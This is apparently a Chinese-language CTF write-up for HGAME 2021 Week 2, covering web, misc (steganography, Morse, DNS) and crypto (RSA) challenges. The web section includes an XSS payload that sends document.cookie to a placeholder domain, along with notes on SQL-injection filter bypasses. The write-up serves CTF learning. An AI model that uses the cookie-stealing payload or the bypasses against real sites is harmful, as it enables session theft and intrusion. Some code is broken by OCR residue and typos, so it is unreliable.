HGAME 2021 WEEK 2 WRITE UP

Web

LazyDogR4U

下载www.zip发现源码泄露，然后代码审计，发现lazy.php可能出现变量覆盖漏洞。

要想获得flag，要求_session['username']===admin,于是构造payload：

其中双写session绕过过滤。

Post to zuckonit

搭服务器搭了好久。。

首先发现script被替换，img标签中出现onerror会逆向输出，于是考虑输入逆向的img语句，最终payload：

<img src=x onerror=with(document)body.appendChild(document.createElement('img')).src="域名"+document.cookie>

反向输入即可。

爆验证码脚本：

```
import hashlib,string
list=string.ascii_letters+string.digits
for a in list:
 for b in list:
  for c in list:
   for d in list:
    for e in list
     for f in list:
       str1=(a+b+c+d+e+f).encode("utf-8")
       value = hashlib.md5(str1)
       value1 = value.hexdigest()
       s4 = value1[0:6]
       if s4 == '3bba90':
        print(str4)
```


```
        break
```

200OK!!`

抓包发现status参数，考虑是sql注入。

经过几次测试语句都不正确，于是考虑有过滤。

测试后发现过滤了空格，union，select等参数，空格可用/**/绕过，其他可大小写绕过，接下来就是常规爆flag了：



Liki的生日礼物

看到商城，于是考虑到是条件竞争，burp多线程发包即可。

Misc

Tools

看到文件夹里的图片，应该是套娃题。

隐写方式分别为F5，steghide，Outguess，JPHS，分别用对应工具解密，拼接二维码并扫码得flag。

Telegraph：1601 6639 3459 3134 0892

听到音频有摩斯电码得声音，打开频谱图发现850HZ但是不知道怎么提取。。

于是直接波形图看摩斯，看不清就慢速听。

最终解出flag。

Hallucigenia

stegsolve一波，发现隐藏的二维码，扫码发现一串base64编码。

在线转换了一下发现是png但是反了。

转换一下：


```
import base64
str='gmBCrkRORUkAAAAA+jrgsWajaqOBeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP
7bWAEdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrLOgFeRPOcI2WyqjndfUWlNj+dgWpe1
qSTEcdurXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9a
YmsVh7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6
ih9ZmybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYc
hCEIQISICSZJijwu5OrRQHDyUpaFOy///p6FEDCCDFsuW7YFoVEFESTOBAACLgLOrAAAAAggUAAAAtAA
AAFJESEkNAAAAChoKDUdOUIk='
str1=base64.b64decode(str)
str1=str1[::-1]
print(base64.b64encode(str1))
```

在浏览器里打开就行了。

DNS

wireshark打开，找到DNS信息。

解析一下就行了:



Crypto

WhitegiveRSA

真.白给:

网上搜下就解出来了:

```
import libnum
from Crypto.Util.number import long_to_bytes
c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
#n = int("",16)
e = 65537
#e = int("",16)
q = 857504083339712752489993810777
p = 1029224947942998075080348647219

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n)   # m 的十进制形式
string = long_to_bytes(m)  # m明文
print(string)
```